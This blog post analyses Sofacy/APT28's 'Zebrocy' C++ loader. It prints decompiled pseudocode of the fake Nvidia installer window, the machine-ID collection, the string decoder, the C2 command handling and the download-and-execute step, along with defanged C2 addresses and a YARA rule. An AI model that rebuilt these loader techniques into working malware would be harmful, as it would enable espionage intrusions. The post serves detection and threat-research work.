Let's Learn: Reviewing Sofacy's "Zebrocy" C++ Loader: Advanced Insight

vkremez.com/2018/12/lets-learn-reviewing-sofacys-zebrocy-c.html

Goal: Analyze and reverse engineer one of the "Zebrocy" C++ loader samples attributed to Sofacy/Sednit/APT28 group. By and large, Zebrocy is a widely-used first-stage loader in the recent campaigns (especially in its Delphi version). This loader was discovered and documented by Palo Alto Unit 42.

> #Unit42's continued look at the #Sofacy Group's activity reveals the persistent targeting of government, diplomatic and other strategic organizations across North America and Europe https://t.co/hPVm51hCAW pic.twitter.com/A7xc9Jtjo2
> — Unit 42 (@Unit42_Intel) June 6, 2018

Source:
Zebrocy Loader C++ x86 (32-bit) Version: bf0fea133818387cca7eaef5a52c0aed
Outline:

```
I. Background & Summary
II. Zebrocy Loader C++ x86 (32-bit) Version: WinMain function
A. Nvidia Setup Procedure
B. Zebrocy "MainCaller" Function
C. "EnterDecoder" Function
D. Zebrocy "recv"  Processor: "-1" & "0009" Commands
E. Zebrocy Install and Execute Next Stage
III. Yara Signature
```

I. Background & Summary

Sofacy's "Zebrocy" loader appears to be popular for the past few years deployed by the group. I decided to take a look at the C++ version of the loader as it was documented by Palo Alto Unit 42 in order to review its functionality in-depth and document it, as well as, to create a Yara rule detection for it.


Before reading further, I recommend reviewing the article titled "Sofacy Group's Parallel Attacks," authored by Unit42. This article documents the discovery of this C++ loader. Reportedly, Unit42 retrieved this payload as a loader from another Zebrocy Delphi version, which first-stage was a "phishing email sent to a foreign affairs organization within a Central Asian country."

It is notable that this loader was written in C++ with the apparent usage of <stdio.h> header library, for example, for writing input/output as fwrite API.

The loader also mimics itself as "Nvidia" installer displaying the message "NVidiaSetup 98% comp" while displayed with 0x0 pixels in the bottom right corner. By and large, the loader is

rather unpacked and rather unsophisticated; it deploys rather interesting transposition to hex to ASCII decoding routine and executing next stage via ShellExecuteA.

II. Zebrocy Loader C++ 32-bit (x86) Version: WinMain function



The loader, originally named "snvmse.exe," essentially sets up a window with the procedure displaying the text "NVidiaSetup 98% comp" via BeginPaint, TextOutW, and EndPaint. The window class is titled "win32app" with the window name "Application_Win32" via CreateWindowExW. The Zebrocy malware creates a window in the bottom right with height 0x0 and width 0x0.

The shortened WinMain C++ pseudo-coded function as follows:

```
////////////////////////////////////////////////////////////
///////////////// Zebrocy WinMain Function ////////////////
////////////////////////////////////////////////////////////
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine,
int nShowCmd)
{
  v16.cbSize = 48;
  v16.style = 3;
  v16.lpfnWndProc = NvidiaSetupMsg; // Draw fake "Nvidia" install message
  v16.cbClsExtra = 0;
  v16.cbWndExtra = 0;
  v16.hInstance = hInstance;
  v16.hIcon = LoadIconW(hInstance, (LPCWSTR)0x7F00);
  v16.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
  v16.hbrBackground = (HBRUSH)6;
  v16.lpszMenuName = 0;
  v16.lpszClassName = L"win32app";
  v16.hIconSm = LoadIconW(hInstance, (LPCWSTR)0x7F00);
  if ( !RegisterClassExW(&v16) )
    return 1;
  dword_42A84C = (int)hInstance;
  GetVolumeInfoMain((int)&v23); // Retrieve serial number from disc "C:\\"
  v17 = &v9;
  GetComputerName((int)&v9); // Retrieve computer name
  bit_func_Main_((int)&v19, v9, v10, v11, v12, v13, v14);
  v15 = &Rect;
  v4 = GetDesktopWindow();
  GetWindowRect(v4, v15);
  v5 = CreateWindowExW(
         0x80088u,                              // dwExStyle =
         // WS_EX_TOPMOST|WS_EX_TOOLWINDOW|WS_EX_LAYERED
         L"win32app",                           // lpClassName
         L"Application_Win32",                  // lpWindowName
         0xCA0000u,                             // dwStyle
         // WS_OVERLAPPED|WS_MINIMIZEBOX|WS_SYSMENU|WS_CAPTION
         Rect.right,                            // X.right
         Rect.bottom,                           // Y.bottom
         0,                                     // nWidth = 0
         0,                                     // nHeight = 0
         0,                                     // hWndParent = NULL
         0,                                     // hMenu = NULL
         hInstance,                             // hInstance
         0);                                    // lpParam = NULL
  v6 = v5;
  if ( !v5 )
  {
    if ( v21 >= 16 )
      val(v19);
    v21 = 15;
    v20 = 0;
    LOBYTE(v19) = 0;
    if ( v24 >= 16 )
      val(v23);
    return 1;
  }
```

```
  ShowWindow(v5, nShowCmd);
  UpdateWindow(v6);
  Sleep(3000u);
  if ( ZebrocyMainCaller() == 1 )
  {
    KillTimer(v6, 1u);
    PostQuitMessage(0);
  }
  while ( GetMessageW(&Msg, 0, 0, 0) )
  {
    TranslateMessage(&Msg);
    DispatchMessageW(&Msg);
  }
  v8 = Msg.wParam;
  if ( v21 >= 0x10 )
    val(v19);
  v21 = 15;
  v20 = 0;
  LOBYTE(v19) = 0;
  if ( v24 >= 16 )
    val(v23);
  return v8;
}
```

The machine ID is calculated via obtaining a serial number from GetVolumeInfoMain (with the label “C:\”) and the return of GetComputerName API.


A. Nvidia Setup Procedure

The so-called LRESULT "NvidiaSetupMsg" function leverages messages with timers to paint the text box leveraging BeginPaint, unicode TextOutW, and EndPaint and WM_PAINT message.

The shortened C++ pseudo-coded function is follows:

```
//////////////////////////////////////////////////////////
/////////////// Zebrocy NvidiaSetupMsg Function //////////
//////////////////////////////////////////////////////////
LRESULT __stdcall NvidiaSetupMsg(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
  qmemcpy(&NVidia, L"NVidiaSetup 98% comp", 42u);
  if ( Msg > 15 )                               // WM_PAINT = 15
  {
    if ( Msg != 275 )                           // WM_TIMER = 275
      return DefWindowProcW(hWnd, Msg, wParam, lParam);
    if ( ZebrocyMainCaller() == 1 ) // Main Zebrocy Caller Function
    {
      KillTimer(hWnd, 1u);
LABEL_12:
      PostQuitMessage(0);
      return 0;
    }
  }
  else if ( Msg == 15 )                         // WM_PAINT = 15
  {
    v4 = BeginPaint(hWnd, &Paint);
    TextOutW(v4, 5, 5, &NVidia, wcslen(&NVidia));
    EndPaint(hWnd, &Paint);
  }
  else
  {
    if ( Msg != 1 )                             // WM_CREATE = 1
    {
      if ( Msg == 2 )                           // WM_DESTROY = 2
        goto LABEL_12;
      return DefWindowProcW(hWnd, Msg, wParam, lParam);
    }
    SetTimer(hWnd, 1u, 200000u, 0);
  }
  return 0;
}
```

B. Zebrocy "MainCaller" Function



The Zebrocy main caller function utilizes the Winsock API library to call the controller domain. It also contains the decoder and string processor functions.
The main function is as follows:


```
WSAStartup -> socket -> enter_decoder -> string_processor -> decoder

-> WSACleanup -> inet_addr -> htons -> connect -> enter_decoder -> send

-> closesocket -> shutdown -> recv -> Sleep
```

C. Zebrocy "EnterDecoder" Function

The Zebrocy malware leverages two functions to process and decoding encoded "[@A-Z]" blobs.




The full decoded blobs are as follows:

```
str_processor((int)&encoded_value, "CCICUB@CECUBECBCUBECHCAC", 24u);
// 185[.]25[.]50[.]93
str_processor((int)&encoded_value,
"@BQCHFDGGFUFEFSDTBDGUFEFDGUFVFCDUFSEBGSEDFEFDFVFCFUFEFSFBGEGTBTFBGVFFFTBGGGGGGTBHGVBU
 310u);
/*POST hxxp://185[.]25[.]50[.]93/syshelp/kd8812u/protocol[.]php\n
Host: 185[.]25[.]50[.]93\r\nContent-Type: application/x-www-form-
urlencoded\r\nContent-Length:
*/
str_processor((int)&encoded_value, "TCGFBGVF@G", 10u);
// porg=
processor((int)&encoded_value, "@BQCHFDGGFUFEFSDTBDGUFEFDGUFVFCD");
//  "Content-Length: "
```

Their decoding works as by transposing the encoded blob, then converting it into hex and decoding hex into ASCII.
For example, we can confirm the hex decoding routine as follows:

```
>>> "3138352E32352E35302E3933".decode("hex") # defanged
'185[.]25[.]50[.]93'
```



The simplified transposition preparing the conversion to hex is pseudo-coded as follows:

```
////////////////////////////////////////////////////////////////////
///////////////// Intitial Zebrocy Decoder Prepare First ///////////////
////////////////////////////////////////////////////////////////////
encoded = (char *)holder_for_encoded;
  if ( v38 < 16 )
    encoded = (char *)&holder_for_encoded;
  v8 = &encoded[v37];
  v9 = (char *)holder_for_encoded;
  if ( v38 < 16 )
    v9 = (char *)&holder_for_encoded;
  for ( ; v9 != v8; *v8 = v10 )
  {
    if ( v9 == --v8 )
      break;
    v10 = *v9;
    *v9++ = *v8;
  }
  v35 = 15;
  v34 = 0;
  LOBYTE(v33) = 0;
  LOBYTE(v42) = 3;
  for ( i = 0; i < v37; ++i )
  {
    encoded_1 = holder_for_encoded;
    if ( v38 < 16 )
      encoded_1 = &holder_for_encoded;
    except_result(encoded_1[i] - 16, (int)&v33);
  }
```

D. Zebrocy "recv" Processor: "-1" & "0009" Commands

As noted by Palo Alto Unit42, the Zebrocy loader has logic to retrieve input from the server to process the following two commands:

```
-1
0009
```

In both of the cases, the loader proceeds to leverage "free" call and exits. The pseudocoded recv processor fragment is as follows:

```
////////////////////////////////////////////
///// Zebrocy "recv" Processor Fragment ///////
////////////////////////////////////////////
  if ( processor_str("-1", (int)&flag_response) ) // possible cmd = "-1"
  {
    if ( v98 >= 16 )
      free(flag_response);
    v98 = 15;
    v97 = 0;
    LOBYTE(flag_response) = 0;
    if ( v83 >= 16 )
      free(v81);
    v83 = 15;
    v82 = 0;
    LOBYTE(v81) = 0;
    if ( v95 >= 16 )
      free(post_request_1);
    v95 = 15;
    len = 0;
    LOBYTE(post_request_1) = 0;
    if ( v101 >= 16 )
      free(cp);
    v10 = v92 < 16;
    v101 = 15;
    v100 = 0;
    LOBYTE(cp) = 0;
    goto LABEL_29;
  }
  if ( processor_str("009", (int)&flag_response) ) // possible cmd = "009"
  {
    free_0((int)&flag_response);
    free_0((int)&v81);
    free_0((int)&post_request_1);
    free_0((int)&cp);
    free_0((int)&v90);
    return 1;
  }
```

E. Zebrocy Install and Execute Processor

Finally, the processor contains logic to install and execute the next payload stage retrieved via recv command. Notably, the loader leverages CreateDirectoryW API with fwrite API to install and write block of data to stream and save it locally, then it executes the presumed downloaded next stage via ShellExecuteA API call.
The pseudo-coded function is as follows:

III. Yara Signature

```
import "pe"

rule apt_sophacy_loader_zebrocy {
   meta:
       reference = "Detects Sofacy Zebrocy C++ loader"
      author = "@VK_Intel"
      date = "2018-12-08"
      hash1 = "dd7e69e14c88972ac173132b90b3f4bfb2d1faec15cca256a256dd3a12b6e75d"
   strings:
   $dec_processor = { 55 8b ec 53 8b ?? ?? 56 8b f1 85 db 74 ?? 8b ?? ?? 83 f9 10 72
?? 8b ?? eb ?? 8b c6 3b d8 72 ?? 83 f9 10 72 ?? 8b ?? eb ?? 8b c6 8b ?? ?? 03 d0 3b
d3 76 ?? 83 f9 10 72 ?? 8b ?? 8b ?? ?? 51 2b d8 53}
   $decoder1 = { 55 8b ec 6a ff 68 e9 f7 41 00 64 ?? ?? ?? ?? ?? 50 83 ec 64 a1 ?? ??
?? ?? 33 c5 89 ?? ?? 53 56 50 8d ?? ?? 64 ?? ?? ?? ?? ?? 33 db 89 ?? ?? 89 ?? ?? 6a
ff c7 ?? ?? ?? ?? ?? ?? 53 8d ?? ?? 50 8d ?? ?? c7 ?? ?? ?? ?? ?? ?? 89 ?? ?? 88 ??
?? e8 ?? ?? ?? ?? 8b ?? ?? 8b ?? ?? 8b c6 83 fa 10 73 ?? 8d ?? ??}
   $decoder2 = { 33 db c7 ?? ?? ?? ?? ?? ?? 89 ?? ?? c6 ?? ?? ?? c6 ?? ?? ?? 89 ?? ??
39 ?? ?? 76 ?? 83 ?? ?? ?? 8b ?? ?? 73 ?? 8d ?? ?? 8b ?? ?? 0f ?? ?? ?? 83 eb 10 8d
?? ?? e8 ?? ?? ?? ?? 8b ?? ?? 40 89 ?? ?? 3b ?? ?? 72 ??}

  condition:
      ( uint16(0) == 0x5a4d and
         filesize < 500KB and
         pe.imphash() == "287595010a7d7f2e14aec2068098ad43" and
         ( all of them )
      ) or ( 1 of ($decoder*) and $dec_processor)
}
```